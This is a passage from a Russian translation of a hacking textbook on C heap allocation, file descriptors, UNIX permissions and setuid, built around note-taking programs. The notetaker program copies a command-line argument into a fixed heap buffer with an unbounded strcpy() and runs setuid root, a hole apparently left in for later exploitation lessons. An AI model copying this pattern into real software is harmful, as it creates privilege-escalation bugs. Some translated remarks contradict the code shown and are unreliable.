       exit(-1);
    }

    strcpy(char_ptr, "new memory");
    printf("char_ptr (%p) --> '%s'\n", char_ptr, char_ptr);

    printf("\t[-] freeing int_ptr's heap memory...\n");
    free(int_ptr);  // Освободить память в куче
    printf("\t[-] freeing char_ptr's heap memory...\n");
    free(char_ptr); // Освободить еще один блок памяти в куче
}
```

Размер первого выделяемого блока памяти программа берет из аргумента командной строки или по умолчанию принимает значение 50. Затем с помощью функций malloc() и free() производится выделение и освобождение памяти в куче. Многочисленные операторы printf() служат для контроля происходящего во время работы программы. Так как malloc() не знает, для данных какого типа предназначена выделяемая ей память, она возвращает указатель void, который нужно привести к нужному типу. После каждого обращения к malloc() выполняется проверка ошибки, чтобы выяснить, успешно ли прошло выделение памяти. Если выделить память не удалось и возвращен указатель NULL, с помощью fprintf() на стандартное устройство выводится сообщение об ошибке и программа завершается. Функция fprintf() очень похожа на printf(), но в качестве первого аргумента ей передается stderr как указатель стандартного файлового потока для отображения ошибок. Об этой функции будет подробнее рассказано позже, здесь она нужна только для правильного отображения ошибок. В остальном программа достаточно проста.

```
reader@hacking:~/booksrc $ gcc -o heap_example heap_example.c
reader@hacking:~/booksrc $ ./heap_example
        [+] allocating 50 bytes of memory on the heap for char_ptr
char_ptr (0x804a008) --> 'This is memory is located on the heap.'
        [+] allocating 12 bytes of memory on the heap for int_ptr
int_ptr (0x804a040) --> 31337
        [-] freeing char_ptr's heap memory...
        [+] allocating another 15 bytes for char_ptr
char_ptr (0x804a050) --> 'new memory'
        [-] freeing int_ptr's heap memory...
        [-] freeing char_ptr's heap memory...
reader@hacking:~/booksrc $
```

По этому выводу видно, что каждый новый блок получает все больший адрес памяти в куче. Несмотря на то что первые 50 байт были освобождены, запрос дополнительных 15 байт возвращает адрес после 12 байт, выделенных для int_ptr. Такой режим работы определяется функциями выделения памяти в куче, и можно продолжить его изучение, задав другой размер первоначально выделяемой памяти.

```
reader@hacking:~/booksrc $ ./heap_example 100
         [+] allocating 100 bytes of memory on the heap for char_ptr
char_ptr (0x804a008) --> 'This is memory is located on the heap.'
         [+] allocating 12 bytes of memory on the heap for int_ptr
int_ptr (0x804a070) --> 31337
         [-] freeing char_ptr's heap memory...
         [+] allocating another 15 bytes for char_ptr
char_ptr (0x804a008) --> 'new memory'
         [-] freeing int_ptr's heap memory...
         [-] freeing char_ptr's heap memory...
reader@hacking:~/booksrc $
```

Если выделить, а потом освободить более крупный блок памяти, то последние 15 байт будут выделены из этой освобожденной памяти. Поэкспериментировав с разными значениями, можно точно выяснить, в каких случаях функция выделения памяти начинает повторно использовать освободившуюся память. Часто с помощью обычных команд `printf()` и небольших экспериментов можно многое узнать о том, как устроена ваша система.

0x273 Функция malloc() с контролем ошибок

В программе *heap_example.c* есть несколько проверок ошибки после вызова `malloc()`. Даже если `malloc()` всегда срабатывает успешно, в коде на C необходимо обрабатывать все случаи, когда может произойти ошибка при выделении памяти. Но если вызовов `malloc()` много, код для проверки ошибки приходится использовать несколько раз. От этого программа приобретает неприглядный вид, а внесение изменений в код проверки или добавление обращений к `malloc()` становится обременительным. Поскольку код проверки ошибок фактически одинаков для всех обращений к `malloc()`, вместо группы одинаковых команд в разных местах весьма эффективно использовать функцию. Примером служит программа *errorchecked_heap.c*.

errorchecked_heap.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

void *errorchecked_malloc(unsigned int); // Прототип функции
                                         // errorchecked_malloc()

int main(int argc, char *argv[]) {
   char *char_ptr;   // Указатель на символьный тип
   int *int_ptr;     // Указатель на целый тип
   int mem_size;

   if (argc < 2)     // Если нет аргументов командной строки,
      mem_size = 50; // используется 50 – значение по умолчанию.
   else
      mem_size = atoi(argv[1]);

   printf("\t[+] allocating %d bytes of memory on the heap for char_ptr\n",
          mem_size);
   char_ptr = (char *) errorchecked_malloc(mem_size); // Выделение памяти
                                                      // в куче

   strcpy(char_ptr, "This is memory is located on the heap.");
   printf("char_ptr (%p) --> '%s'\n", char_ptr, char_ptr);
   printf("\t[+] allocating 12 bytes of memory on the heap for int_ptr\n");
```

```
    int_ptr = (int *) errorchecked_malloc(12); // Еще раз выделяем память
                                               // в куче

    *int_ptr = 31337; // Поместить 31337 по адресу, содержащемуся в int_ptr.
    printf("int_ptr (%p) --> %d\n", int_ptr, *int_ptr);

    printf("\t[-] freeing char_ptr's heap memory...\n");
    free(char_ptr); // Освободить память в куче

    printf("\t[+] allocating another 15 bytes for char_ptr\n");
    char_ptr = (char *) errorchecked_malloc(15); // Еще раз выделяем память
                                                 // в куче

    strcpy(char_ptr, "new memory");
    printf("char_ptr (%p) --> '%s'\n", char_ptr, char_ptr);

    printf("\t[-] freeing int_ptr's heap memory...\n");
    free(int_ptr); // Освободить память в куче
    printf("\t[-] freeing char_ptr's heap memory...\n");
    free(char_ptr); // Освободить еще один блок памяти в куче
}

void *errorchecked_malloc(unsigned int size) { // Функция malloc()
                                               // с контролем ошибок
    void *ptr;
    ptr = malloc(size);
    if(ptr == NULL) {
       fprintf(stderr, "Error: could not allocate heap memory.\n");
       exit(-1);
    }
    return ptr;
}
```

Программа *errorchecked_heap.c* в принципе идентична предыдущей *heap_example.c*, за исключением того, что выделение памяти в куче и проверка ошибок собраны в одну функцию. Первая строка кода (`void *errorchecked_malloc(unsigned int);`) представляет собой прототип функции. Благодаря ему компилятор знает, что есть функция с именем `errorchecked_malloc()`, которая принимает один аргумент беззнакового целого типа и возвращает указатель `void`. Действительный код функции может находиться в любом месте, у нас он расположен после функции `main()`. Собственно функция весьма проста: она получает размер области памяти, которую нужно выделить, и пытается зарезервировать эту память с помощью `malloc()`. Если выделить память не удается, код проверки ошибки выводит сообщение и завершает программу, в противном случае возвращается указатель на выделенную в куче область памяти. Таким образом, эту специальную функцию `errorchecked_malloc()` можно использовать вместо обычной `malloc()`, избавившись от необходимости вставлять код проверки ошибки после каждого обращения

к ней. Это наглядно демонстрирует пользу программирования с помощью функций.

0x280 Опираясь на основы

После того как вы разберетесь с основными понятиями программирования на C, все остальное достаточно легко. Основу мощи C составляет использование функций. Если убрать функции из любой предыдущей программы, останутся только очень простые операторы.

0x281 Доступ к файлам

В C применяются два основных способа работы с файлами: через дескрипторы файла и файловые потоки. *Дескрипторы файла* используются группой функций низкоуровневого ввода/вывода, а *файловые потоки* (*filestreams*) представляют собой буферизованный ввод/вывод более высокого уровня, построенный на функциях низкого уровня. Некоторые считают, что программировать с применением функций файловых потоков проще, однако дескрипторы файла обеспечивают бо̲льшую непосредственность. В данной книге нас будут интересовать функции низкоуровневого ввода/вывода, использующие дескрипторы файла.

Штрих-код на обороте этой книги представляет некоторое число. Каждой книге, которая есть в магазине, соответствует свое число, по этому числу кассир получает сведения о книге из базы данных. Аналогичным образом дескриптор файла – это число, с помощью которого можно обращаться к открытым файлам. Есть четыре стандартные функции, использующие дескрипторы файла: `open()`, `close()`, `read()` и `write()`. Все они в случае возникновения ошибки возвращают –1. Функция `open()` открывает файл для чтения и/или записи и возвращает дескриптор файла. Этот дескриптор является целым числом, соответствующим только одному открытому файлу. Дескриптор файла передается как аргумент другим функциям в качестве указателя на открытый файл. У функции `close()` дескриптор файла – единственный аргумент. Для функций `read()` и `write()` аргументами являются дескриптор файла, указатель на данные, которые нужно считать или записать, и количество байт, которые нужно записать или считать по этому адресу. Аргументы функции `open()` – указатель на имя файла, который нужно открыть, и ряд флагов, описывающих метод доступа к файлу. Об этих флагах далее будет рассказано подробно, а сейчас мы рассмотрим простую программу *simplenote.c* для записи заметок, в которой используются дескрипторы файла. Программа принимает сообщение, содержащееся в аргументе командной строки, и дописывает его в конец файла */tmp/notes*. В ней используется несколько функций, в том числе уже знакомая функция выделения памяти в куче с проверкой ошибки. Другие функции служат для вывода сообщения о правилах вызова

функции и обработки критических ошибок. Функция `usage()` определена выше `main()`, поэтому ей не нужен прототип.

simplenote.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <fcntl.h>
#include <sys/stat.h>

void usage(char *prog_name, char *filename) {
   printf("Usage: %s <data to add to %s>\n", prog_name, filename);
   exit(0);
}

void fatal(char *);            // Функция обработки критических ошибок
void *ec_malloc(unsigned int); // Оболочка для malloc() с проверкой ошибок

int main(int argc, char *argv[]) {
   int fd; // file descriptor
   char *buffer, *datafile;

   buffer = (char *) ec_malloc(100);
   datafile = (char *) ec_malloc(20);
   strcpy(datafile, "/tmp/notes");

   if(argc < 2)                // Если аргументов командной строки нет,
      usage(argv[0], datafile); // вывести сообщение о правилах вызова
                                // и завершить работу.

   strcpy(buffer, argv[1]);    // Копировать в буфер.

   printf("[DEBUG] buffer   @ %p: \'%s\'\n", buffer, buffer);
   printf("[DEBUG] datafile @ %p: \'%s\'\n", datafile, datafile);

   strncat(buffer, "\n", 1);   // Добавить в конце перевод строки.

// Открытие файла
   fd = open(datafile, O_WRONLY|O_CREAT|O_APPEND, S_IRUSR|S_IWUSR);
   if(fd == -1)
      fatal("in main() while opening file");
   printf("[DEBUG] file descriptor is %d\n", fd);
// Запись данных
   if(write(fd, buffer, strlen(buffer)) == -1)
      fatal("in main() while writing buffer to file");
// Закрытие файла
   if(close(fd) == -1)
      fatal("in main() while closing file");

   printf("Note has been saved.\n");
   free(buffer);
```

```
    free(datafile);
}

// Функция для вывода сообщения об ошибке и завершения работы программы
void fatal(char *message) {
    char error_message[100];

    strcpy(error_message, "[!!] Fatal Error ");
    strncat(error_message, message, 83);
    perror(error_message);
    exit(-1);
}

// Оболочка для malloc() с проверкой ошибок
void *ec_malloc(unsigned int size) {
    void *ptr;
    ptr = malloc(size);
    if(ptr == NULL)
        fatal("in ec_malloc() on memory allocation");
    return ptr;
}
```

За исключением необычных флагов в функции `open()`, код этой программы должен быть вполне ясен. Здесь также используется ряд стандартных функций, не встречавшихся ранее. Функция `strlen()` принимает строку и возвращает ее длину. Она используется вместе с функцией `write()`, которой нужно знать, сколько байт должно быть записано. Функция `perror()` (от *print error*) служит для вывода сообщения об ошибке и используется в `fatal()` для вывода дополнительного сообщения об ошибке (если таковое имеется) и завершения работы программы.

```
reader@hacking:~/booksrc $ gcc -o simplenote simplenote.c
reader@hacking:~/booksrc $ ./simplenote
Usage: ./simplenote <data to add to /tmp/notes>
reader@hacking:~/booksrc $ ./simplenote "this is a test note"
[DEBUG] buffer   @ 0x804a008: 'this is a test note'
[DEBUG] datafile @ 0x804a070: '/tmp/notes'
[DEBUG] file descriptor is 3
Note has been saved.
reader@hacking:~/booksrc $ cat /tmp/notes
this is a test note
reader@hacking:~/booksrc $ ./simplenote "great, it works"
[DEBUG] buffer   @ 0x804a008: 'great, it works'
[DEBUG] datafile @ 0x804a070: '/tmp/notes'
[DEBUG] file descriptor is 3
Note has been saved.
reader@hacking:~/booksrc $ cat /tmp/notes
this is a test note
great, it works
reader@hacking:~/booksrc $
```

Вывод программы не вызывает вопросов, но кое-что в исходном коде требует пояснения. Файлы *fcntl.h* и *sys/stat.h* должны быть включены (`#include`), потому что в них определены флаги, используемые функцией `open()`. Первая группа флагов находится в *fcntl.h* и участвует в определении режима доступа. В режиме доступа должен быть задан хотя бы один из следующих флагов:

`O_RDONLY` Открыть файл только для чтения.

`O_WRONLY` Открыть файл только для записи.

`O_RDWR` Открыть файл для чтения и записи.

Эти флаги можно использовать вместе с некоторыми другими, необязательными, соединяя их поразрядным ИЛИ. В число наиболее употребительных и полезных флагов входят:

`O_APPEND` Записать данные в конец файла.

`O_TRUNC` Если файл уже существует, сократить его длину до 0.

`O_CREAT` Создать файл, если он еще не существует.

Поразрядные операции действуют над битами, пропуская их через стандартные логические вентили, такие как ИЛИ и И. Если два бита поступают на вход вентиля ИЛИ, результат будет 1, если один *или* другой бит равен 1. Если два бита поступают на вход вентиля И, результат будет 1, если *оба* бита равны 1. Над 32-разрядными числами можно выполнять поразрядные операции, применяя логические операторы к их соответствующим битам. Исходный код и вывод программы *bitwise.c* иллюстрируют эти поразрядные операции.

bitwise.c

```
#include <stdio.h>

int main() {
   int i, bit_a, bit_b;
   printf("bitwise OR operator |\n");

   for(i=0; i < 4; i++) {
      bit_a = (i & 2) / 2; // Взять второй бит.
      bit_b = (i & 1);     // Взять первый бит.
      printf("%d | %d = %d\n", bit_a, bit_b, bit_a | bit_b);
   }

   printf("\nbitwise AND operator &\n");
   for(i=0; i < 4; i++) {
      bit_a = (i & 2) / 2; // Взять второй бит.
      bit_b = (i & 1);     // Взять первый бит.
      printf("%d & %d = %d\n", bit_a, bit_b, bit_a & bit_b);
   }
}
```

Результат компиляции и выполнения *bitwise.c*:

```
reader@hacking:~/booksrc $ gcc bitwise.c
reader@hacking:~/booksrc $ ./a.out
bitwise OR operator |
0 | 0 = 0
0 | 1 = 1
1 | 0 = 1
1 | 1 = 1

bitwise AND operator &
0 & 0 = 0
0 & 1 = 0
1 & 0 = 0
1 & 1 = 1
reader@hacking:~/booksrc $
```

Значения флагов, используемых в функции `open()`, состоят из единственного бита. Благодаря этому можно объединять их с помощью поразрядного ИЛИ, не теряя информации. Программа *fcntl_flags.c* и ее вывод позволяют изучить некоторые флаги, определенные в *fcntl.h*, и результат их объединения.

fcntl_flags.c

```
#include <stdio.h>
#include <fcntl.h>

void display_flags(char *, unsigned int);
void binary_print(unsigned int);

int main(int argc, char *argv[]) {
   display_flags("O_RDONLY\t\t", O_RDONLY);
   display_flags("O_WRONLY\t\t", O_WRONLY);
   display_flags("O_RDWR\t\t\t", O_RDWR);
   printf("\n");
   display_flags("O_APPEND\t\t", O_APPEND);
   display_flags("O_TRUNC\t\t\t", O_TRUNC);
   display_flags("O_CREAT\t\t\t", O_CREAT);
   printf("\n");
   display_flags("O_WRONLY|O_APPEND|O_CREAT", O_WRONLY|O_APPEND|O_CREAT);
}

void display_flags(char *label, unsigned int value) {
   printf("%s\t: %d\t:", label, value);
   binary_print(value);
   printf("\n");
}

void binary_print(unsigned int value) {
   unsigned int mask = 0xff000000; // Маска для старшего байта.
   unsigned int shift = 256*256*256; // Смещение для старшего байта.
```

```
    unsigned int byte, byte_iterator, bit_iterator;

    for(byte_iterator=0; byte_iterator < 4; byte_iterator++) {
       byte = (value & mask) / shift; // Выделить каждый байт.
       printf(" ");
       for(bit_iterator=0; bit_iterator < 8; bit_iterator++) { // Вывести
                                                               // биты байта.
          if(byte & 0x80)    // Если старший бит в байте не 0,
             printf("1");    // вывести 1.
          else
             printf("0");    // Иначе вывести 0.
          byte *= 2;          // Сдвинуть все биты влево на 1.
       }
       mask /= 256;           // Переместить биты маски вправо на 8.
       shift /= 256;          // Переместить биты смещения вправо на 8.
    }
}
```

Результат компиляции и выполнения *fcntl_flags.c*:

```
reader@hacking:~/booksrc $ gcc fcntl_flags.c
reader@hacking:~/booksrc $ ./a.out
O_RDONLY                    : 0     : 00000000 00000000 00000000 00000000
O_WRONLY                    : 1     : 00000000 00000000 00000000 00000001
O_RDWR                      : 2     : 00000000 00000000 00000000 00000010
O_APPEND                    : 1024  : 00000000 00000000 00000100 00000000
O_TRUNC                     : 512   : 00000000 00000000 00000010 00000000
O_CREAT                     : 64    : 00000000 00000000 00000000 01000000
O_WRONLY|O_APPEND|O_CREAT   : 1089  : 00000000 00000000 00000100 01000001
$
```

Применение битовых флагов и поразрядной логики – эффективный и распространенный прием. Поскольку каждый флаг является числом, в котором может быть установлен в 1 только один определенный бит, выполнение поразрядного ИЛИ над такими величинами равносильно их сложению. В *fcntl_flags.c* 1 + 1024 + 64 = 1089. Разумеется это возможно, только если каждый флаг использует только один определенный бит.

0x282 Права доступа к файлам

Если режим доступа в функции `open()` определяется флагом `O_CREAT`, нужен дополнительный аргумент, задающий права доступа к создаваемому файлу. В этом аргументе участвуют флаги, определяемые в *sys/stat.h*, которые можно комбинировать с помощью поразрядного ИЛИ.

`S_IRUSR` Право чтения файла предоставляется пользователю (владельцу).

`S_IWUSR` Право записи файла предоставляется пользователю (владельцу).

`S_IXUSR` Право исполнения файла предоставляется пользователю (владельцу).

`S_IRGRP` Право чтения файла предоставляется группе.

`S_IWGRP` Право записи в файл предоставляется группе.

`S_IXGRP` Право выполнения файла предоставляется группе.

`S_IROTH` Право чтения файла предоставляется всем (от *other*).

`S_IWOTH` Право записи в файл предоставляется всем.

`S_IXOTH` Право исполнения файла предоставляется всем.

Тому, кто знаком с системой прав доступа к файлам в UNIX, эти флаги должны быть абсолютно понятны. Если они не понятны, рассмотрим вкратце права доступа к файлам в UNIX.

У каждого файла есть владелец и группа. Увидеть их можно с помощью команды `ls -l`.

```
reader@hacking:~/booksrc $     ls -l /etc/passwd simplenote*
-rw-r--r-- 1 root   root       1424 2007-09-06 09:45 /etc/passwd
-rwxr-xr-x 1 reader reader     8457 2007-09-07 02:51 simplenote
-rw------- 1 reader reader     1872 2007-09-07 02:51 simplenote.c
reader@hacking:~/booksrc $
```

Владелец файла *simplenote** – root, группа – тоже root. У других двух файлов *simplenote* владелец – reader и группа – reader.

Права чтения, записи и исполнения можно включать и выключать в трех разных полях для пользователя, для группы и для всех. Права для пользователя задают, что может делать с файлом его владелец (читать, писать и/или исполнять), права для группы задают, что могут делать пользователи, принадлежащие к этой группе, а права для всех задают, что могут делать все остальные.

Эти поля отображены и в начале вывода команды `ls -l`. Сначала идут права на чтение/запись/исполнение для владельца (`r` – право на чтение, `w` – право на запись, `x` – право на исполнение, отсутствие права обозначено дефисом `-`). Следующие три символа – права группы, последние три – права для всех остальных. В приведенном примере у программы *simplenote* включены все три права доступа для владельца. Каждому праву соответствует битовый флаг; 4 (двоичное 100) – для чтения, 2 (двоичное 010) – для записи, 1 (двоичное 001) – для исполнения. Поскольку бит для каждого значения уникален, поразрядное ИЛИ дает такой же результат, как сложение этих чисел. Значения можно складывать, чтобы задавать права доступа владельца, группы и всех остальных в команде `chmod`.

```
reader@hacking:~/booksrc $ chmod 731 simplenote.c
reader@hacking:~/booksrc $ ls -l simplenote.c
-rwx-wx--x 1 reader reader 1826 2007-09-07 02:51 simplenote.c
reader@hacking:~/booksrc $ chmod ugo-wx simplenote.c
reader@hacking:~/booksrc $ ls -l simplenote.c
-r-------- 1 reader reader 1826 2007-09-07 02:51 simplenote.c
reader@hacking:~/booksrc $ chmod u+w simplenote.c
```

```
reader@hacking:~/booksrc $ ls -l simplenote.c
-rw------- 1 reader reader 1826 2007-09-07 02:51 simplenote.c
reader@hacking:~/booksrc $
```

Первая команда (`chmod 731`) дает владельцу права чтения, записи и исполнения, поскольку первое число 7 (4 + 2 + 1), группе – права записи и исполнения, поскольку второе число 3 (2 + 1), а всем остальным – только исполнения, потому что третье число 1. С помощью `chmod` можно также добавлять и отнимать права. В следующей команде `chmod` аргумент `ugo-wx` означает *отнять права записи и исполнения у владельца, группы и всех остальных*. В последней команде `chmod u+w` владельцу добавляется право записи.

В программе *simplenote* дополнительным аргументом прав доступа для функции `open()` является `S_IRUSR|S_IWUSR`, вследствие чего права доступа к создаваемому файлу */tmp/notes* будут ограничены правами на чтение и запись, предоставленными только его владельцу.

```
reader@hacking:~/booksrc $ ls -l /tmp/notes
-rw------- 1 reader reader 36 2007-09-07 02:52 /tmp/notes
reader@hacking:~/booksrc $
```

0x283 Идентификатор пользователя

У каждого пользователя UNIX-системы есть уникальный числовой идентификатор (user ID, UID). Идентификатор пользователя можно узнать с помощью команды `id`.

```
reader@hacking:~/booksrc $ id reader
uid=999(reader) gid=999(reader)
groups=999(reader),4(adm),20(dialout),24(cdrom),25(floppy),29(audio),
       30(dip),44(video),46(plugdev),104(scanner),112(netdev),113(lpadmin),
       115(powerdev),117(admin)
reader@hacking:~/booksrc $ id matrix
uid=500(matrix) gid=500(matrix) groups=500(matrix)
reader@hacking:~/booksrc $ id root
uid=0(root) gid=0(root) groups=0(root)
reader@hacking:~/booksrc $
```

Пользователь root с идентификатором 0 представляет собой администратора системы, обладающего полным доступом к ней. Команда `su` позволяет предстать перед системой другим пользователем, и если ее выполняет root, вводить пароль не нужно. Команда `sudo` позволяет выполнить от имени root отдельную команду. На загрузочном диске[1] команда `sudo` для простоты настроена на выполнение без ввода пароля. Эти команды дают простой способ переключения между пользователями.

```
reader@hacking:~/booksrc $ sudo su jose
```

[1] Который можно скачать по адресу *www.symbol.ru/library/hacking-2ed*. – *Прим. ред.*

```
jose@hacking:/home/reader/booksrc $ id
uid=501(jose) gid=501(jose) groups=501(jose)
jose@hacking:/home/reader/booksrc $
```

Пользователь jose может запустить программу *simplenote*, которая будет выполняться с его кодом идентификации, но у нее не будет прав доступа к файлу */tmp/notes*. Владельцем этого файла является пользователь reader, и только у него есть право его чтения и записи .

```
jose@hacking:/home/reader/booksrc $ ls -l /tmp/notes
-rw------- 1 reader reader 36 2007-09-07 05:20 /tmp/notes
jose@hacking:/home/reader/booksrc $ ./simplenote "a note for jose"
[DEBUG] buffer    @ 0x804a008: 'a note for jose'
[DEBUG] datafile @ 0x804a070: '/tmp/notes'
[!!] Fatal Error in main() while opening file: Permission denied
jose@hacking:/home/reader/booksrc $ cat /tmp/notes
cat: /tmp/notes: Permission denied
jose@hacking:/home/reader/booksrc $ exit
exit
reader@hacking:~/booksrc $
```

Все прекрасно, если reader – единственный пользователь программы *simplenote*; однако очень часто нескольким пользователям требуется доступ к определенным частям одного и того же файла. Например, в файле */etc/passwd* хранятся данные об учетных записях всех пользователей системы, включая информацию о том, какая оболочка запускается для каждого пользователя по умолчанию. Команда chsh дает возможность каждому пользователю изменить свою оболочку по умолчанию. Эта программа должна внести изменения в файл */etc/passwd*, но только в ту строку, которая относится к учетной записи данного пользователя.

В UNIX эта проблема решается с помощью права доступа setuid (set user ID). Этот дополнительный бит в правах доступа можно установить с помощью команды chmod. При запуске программы с этим флагом она выполняется с идентификатором пользователя, который является владельцем файла.

```
reader@hacking:~/booksrc $ which chsh
/usr/bin/chsh
reader@hacking:~/booksrc $ ls -l /usr/bin/chsh /etc/passwd
-rw-r--r-- 1 root root 1424 2007-09-06 21:05 /etc/passwd
-rwsr-xr-x 1 root root 23920 2006-12-19 20:35 /usr/bin/chsh
reader@hacking:~/booksrc $
```

У программы chsh установлен флаг setuid, о чем свидетельствует символ s в правах доступа. Так как владельцем файла является root и установлен бит setuid, при запуске программы *любым* пользователем она будет выполняться от имени root.

Владельцем файла */etc/passwd*, в который должна сделать запись программа chsh, также является root, и разрешение на запись предоставлено только владельцу. Программа chsh устроена так, что разрешает за-

пись только той строки */etc/passwd*, которая относится к пользователю, запустившему программу, даже если реально она выполняется от имени root. Таким образом, у работающей программы есть обычный (действительный) ID и эффективный ID. Эти идентификаторы можно получить с помощью функций `getuid()` и `geteuid()` соответственно, как показано в программе *uid_demo.c*.

uid_demo.c

```
#include <stdio.h>
int main() {
   printf("real uid: %d\n", getuid());
   printf("effective uid: %d\n", geteuid());
}
```

Результат компиляции и выполнения *uid_demo.c*:

```
reader@hacking:~/booksrc $ gcc -o uid_demo uid_demo.c
reader@hacking:~/booksrc $ ls -l uid_demo
-rwxr-xr-x 1 reader reader 6825 2007-09-07 05:32 uid_demo
reader@hacking:~/booksrc $ ./uid_demo
real uid: 999
effective uid: 999
reader@hacking:~/booksrc $ sudo chown root:root ./uid_demo
reader@hacking:~/booksrc $ ls -l uid_demo
-rwxr-xr-x 1 root root 6825 2007-09-07 05:32 uid_demo
reader@hacking:~/booksrc $ ./uid_demo
real uid: 999
effective uid: 999
reader@hacking:~/booksrc $
```

Вывод программы *uid_demo* показывает, что после выполнения программы оба ID равны 999, поскольку 999 – это идентификатор пользователя для `reader`. Далее команда `sudo` используется с командой `chown`, чтобы изменить владельца и группу `uid_demo` на root. Программу по-прежнему можно запустить, потому что у нее есть права исполнения для всех остальных, и она покажет, что оба ID остались равными 999, потому что это по-прежнему идентификатор пользователя.

```
reader@hacking:~/booksrc $ chmod u+s ./uid_demo
chmod: changing permissions of `./uid_demo': Operation not permitted
reader@hacking:~/booksrc $ sudo chmod u+s ./uid_demo
reader@hacking:~/booksrc $ ls -l uid_demo
-rwsr-xr-x 1 root root 6825 2007-09-07 05:32 uid_demo
reader@hacking:~/booksrc $ ./uid_demo
real uid: 999
effective uid: 0
reader@hacking:~/booksrc $
```

Так как теперь владельцем программы является root, нужно с помощью `sudo` изменить права доступа к ней. Команда `chmod u+s` включает флаг `setuid`, что видно по результату выполнения `ls -l`. Если теперь

пользователь reader запустит *uid_demo*, эффективным идентификатором пользователя станет 0 для root, а это значит, что программа сможет обращаться к файлам как root. Именно так программа chsh позволяет любому пользователю изменить свою запускаемую оболочку, которая указана в */etc/passwd*.

Эту же технологию можно применить в многопользовательской программе записи заметок. Следующая программа является модификацией программы *simplenote*: вместе с каждой заметкой она будет записывать ID ее автора. Кроме того, в ней будет представлен новый синтаксис для #include.

Функции ec_malloc() и fatal() пригодились во многих наших программах. Чтобы не копировать их текст в очередную новую программу, можно поместить их в отдельный включаемый файл.

hacking.h

```
// Функция для вывода сообщения об ошибке и завершения работы программы
void fatal(char *message) {
   char error_message[100];

   strcpy(error_message, "[!!] Fatal Error ");
   strncat(error_message, message, 83);
   perror(error_message);
   exit(-1);
}

// Оболочка для malloc() с проверкой ошибки
void *ec_malloc(unsigned int size) {
   void *ptr;
   ptr = malloc(size);
   if(ptr == NULL)
      fatal("in ec_malloc() on memory allocation");
   return ptr;
}
```

В новой программе *hacking.h* эти функции можно разместить во включаемом файле. В C, если имя файла в директиве #include заключено в угловые скобки < и >, компилятор ищет файл по стандартным путям включаемых файлов, таких как */usr/include/*. Если же имя файла заключено в кавычки, компилятор ищет его в текущем каталоге. Поэтому если *hacking.h* находится в том же каталоге, что и программа, его можно включить директивой #include «hacking.h».

Строки, изменившиеся в новой программе *notetaker* (*notetaker.c*), выделены полужирным.

notetaker.c

```
#include <stdio.h>
#include <stdlib.h>
```

```
#include <string.h>
#include <fcntl.h>
#include <sys/stat.h>
#include "hacking.h"

void usage(char *prog_name, char *filename) {
   printf("Usage: %s <data to add to %s>\n", prog_name, filename);
   exit(0);
}

void fatal(char *);            // Функция обработки критических ошибок
void *ec_malloc(unsigned int); // Оболочка для malloc() с проверкой ошибок

int main(int argc, char *argv[]) {
    int userid, fd; // File descriptor
    char *buffer, *datafile;

    buffer = (char *) ec_malloc(100);
    datafile = (char *) ec_malloc(20);
    strcpy(datafile, "/var/notes");

   if(argc < 2)                // Если аргументов командной строки нет,
      usage(argv[0], datafile); // вывести сообщение о правилах вызова
                                // и завершить работу.

   strcpy(buffer, argv[1]);    // Копировать в буфер.

    printf("[DEBUG] buffer   @ %p: \'%s\'\n", buffer, buffer);
    printf("[DEBUG] datafile @ %p: \'%s\'\n", datafile, datafile);

// Открытие файла
    fd = open(datafile, O_WRONLY|O_CREAT|O_APPEND, S_IRUSR|S_IWUSR);
    if(fd == -1)
       fatal("in main() while opening file");
    printf("[DEBUG] file descriptor is %d\n", fd);

    userid = getuid(); // Получить фактический ID пользователя.

// Запись данных
    if(write(fd, &userid, 4) == -1) // Записать ID пользователя перед данными.
       fatal(«in main() while writing userid to file»);
    write(fd, «\n», 1); // Добавить перевод строки.

    if(write(fd, buffer, strlen(buffer)) == -1) // Записать заметку.
       fatal("in main() while writing buffer to file");
    write(fd, "\n", 1); // Добавить перевод строки.

// Закрытие файла
    if(close(fd) == -1)
       fatal("in main() while closing file");
```

```
    printf("Note has been saved.\n");
    free(buffer);
    free(datafile);
}
```

Файлом для вывода теперь служит не */var/notes*, а */tmp/notes*, чтобы данные хранились в более надежном месте. Для получения фактического идентификатора пользователя применяется функция `getuid()`. ID записывается в файл данных перед тем, как в него выводится строка заметки. Поскольку функция `write()` принимает в качестве аргумента указатель на источник, с помощью оператора `&` получаем адрес целого числа `userid`.

```
reader@hacking:~/booksrc $ gcc -o notetaker notetaker.c
reader@hacking:~/booksrc $ sudo chown root:root ./notetaker
reader@hacking:~/booksrc $ sudo chmod u+s ./notetaker
reader@hacking:~/booksrc $ ls -l ./notetaker
-rwsr-xr-x 1 root root 9015 2007-09-07 05:48 ./notetaker
reader@hacking:~/booksrc $ ./notetaker "this is a test of multiuser notes"
[DEBUG] buffer    @ 0x804a008: 'this is a test of multiuser notes'
[DEBUG] datafile @ 0x804a070: '/var/notes'
[DEBUG] file descriptor is 3
Note has been saved.
reader@hacking:~/booksrc $ ls -l /var/notes
-rw------- 1 root reader 39 2007-09-07 05:49 /var/notes
reader@hacking:~/booksrc $
```

Здесь показан результат компиляции программы *notetaker*, изменения ее владельца на root и установки флага `setuid`. Теперь при запуске программы она работает от имени пользователя root, поэтому владельцем файла */var/notes*, когда он будет создан, также станет root.

```
reader@hacking:~/booksrc $ cat /var/notes
cat: /var/notes: Permission denied
reader@hacking:~/booksrc $ sudo cat /var/notes
?
this is a test of multiuser notes
reader@hacking:~/booksrc $ sudo hexdump -C /var/notes
00000000 e7 03 00 00 0a 74 68 69 73 20 69 73 20 61 20 74  |.....this is a t|
00000010 65 73 74 20 6f 66 20 6d 75 6c 74 69 75 73 65 72  |est of multiuser|
00000020 20 6e 6f 74 65 73 0a                             | notes.|
00000027
reader@hacking:~/booksrc $ pcalc 0x03e7
         999             0x3e7           0y1111100111
reader@hacking:~/booksrc $
```

В файле */var/notes* записаны ID пользователя reader (999) и заметка. Поскольку в данной архитектуре установлен порядок байтов «сначала младший», 4 байта целого числа 999 при выводе в шестнадцатеричном виде появляются в обратном порядке (выделены полужирным).

Чтобы обычный пользователь мог читать заметки из файла, ему нужна программа с флагом `setuid` root. Программа *notesearch.c* будет читать файл заметок и отображать только заметки, записанные пользователем, у которого тот же ID. Кроме того, появился необязательный аргумент командной строки, задающий строку для поиска. Если он задан, то отображаются только те заметки, где есть искомая строка.

notesearch.c

```
#include  <stdio.h>
#include  <string.h>
#include  <fcntl.h>
#include  <sys/stat.h>
#include  "hacking.h"

#define FILENAME "/var/notes"

int print_notes(int, int, char *);     //  Функция для вывода заметок.
